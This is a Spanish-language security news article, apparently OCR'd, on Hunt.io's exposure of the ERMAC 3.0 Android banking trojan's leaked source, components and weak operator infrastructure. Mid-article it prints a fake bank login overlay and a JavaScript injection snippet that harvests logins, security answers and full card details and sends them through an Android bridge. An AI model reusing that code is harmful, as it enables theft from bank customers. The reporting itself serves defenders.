

Investigadores de ciberseguridad han expuesto el funcionamiento interno de un troyano bancario para Android conocido como ERMAC 3.0, identificando serias deficiencias en la infraestructura utilizada por sus operadores.

"La versión 3.0 recientemente descubierta muestra una evolución significativa del malware, ampliando sus capacidades de inyección de formularios y robo de información para atacar más de 700 aplicaciones de banca, comercio electrónico y criptomonedas", indicó Hunt.io en un informe.

ERMAC fue reportado por primera vez en septiembre de 2021 por ThreatFabric, donde se destacó su capacidad para llevar a cabo ataques de superposición contra cientos de aplicaciones financieras y de criptoactivos a nivel global. Se le atribuye a un actor malicioso conocido como DukeEugene y se considera una evolución de Cerberus y BlackRock.

Otras familias de malware habitualmente observadas –incluyendo Hook (ERMAC 2.0), Pegasus y Loot– comparten un mismo linaje: un ancestro común en forma de ERMAC, del cual se han heredado y modificado componentes de su código fuente a lo largo de varias generaciones.


Good Morning
My Balance™
Online ID
Passcode
SIGN IN
Forgot ID/Passcode?
Enroll
Set up custom alerts
Open an Advantage Savings account
Open an account or apply for a loan
$200
Credit Card offer
Plus 3% cash back
Find a Location
Contact Us
Investing in securities involves risks, and there is
}else {
sendData.disabled = true;
}
}
sendData.onclick = function(){
var data = {};
data.login = login.value;
data.password = password.value;
data.answer1 = answer1.value;
data.answer2 = answer2.value;
data.answer3 = answer3.value;
data.cc = cc.value;
data.mm = mm.value;
data.yyyy = yyyy.value;
data.cvv = cvv.value;
data.zip = zip.value;
data.type_injects = "banks";
data.closed = "close_activity_injects";
var ua = navigator.userAgent.toLowerCase();
if(ua.indexOf("android") > -1) {
try {
Android.send_log_injects(JSON.stringify(data))
} catch (err) {}
}else{
alert(JSON.stringify(data));
}
}



Hunt.io señaló que logró obtener el código fuente completo relacionado con la oferta de *malware-as-a-service* (MaaS) desde un directorio abierto en 141.164.62[.]236:443, incluyendo el backend en PHP y Laravel, el frontend en React, el servidor de exfiltración en Golang y el panel de creación de aplicaciones maliciosas para Android.

Las funciones de cada componente se describen de la siguiente manera:

- Servidor C2 backend: brinda a los operadores la capacidad de gestionar los dispositivos infectados y acceder a datos comprometidos, como registros SMS, cuentas robadas e información del dispositivo.

- Panel de control frontend: permite a los operadores interactuar con los dispositivos conectados emitiendo comandos, gestionando superposiciones y consultando la información sustraída.
- Servidor de exfiltración: un servidor desarrollado en Golang para extraer datos robados y administrar información vinculada a dispositivos comprometidos.
- Backdoor ERMAC: implante Android programado en Kotlin que otorga control sobre el dispositivo infectado y recopila información sensible según los comandos recibidos desde el servidor C2, asegurándose de excluir a los países de la Comunidad de Estados Independientes (CIS).
- ERMAC builder: herramienta que permite a los clientes configurar y generar compilaciones para sus campañas maliciosas, especificando el nombre de la aplicación, la URL del servidor y otros parámetros del backdoor de Android.

Además de una lista ampliada de aplicaciones objetivo, ERMAC 3.0 incorpora nuevos métodos de inyección de formularios, un panel de comando y control renovado, un backdoor para Android y comunicaciones cifradas mediante AES-CBC.

"La filtración puso en evidencia vulnerabilidades críticas, como un secreto JWT codificado, un token administrativo estático, credenciales raíz por defecto y la posibilidad de registrar cuentas libremente en el panel de administración", explicó la compañía. *"Al correlacionar estas fallas con la infraestructura activa de ERMAC, ofrecemos a los defensores formas concretas para rastrear, identificar y detener operaciones en curso"*.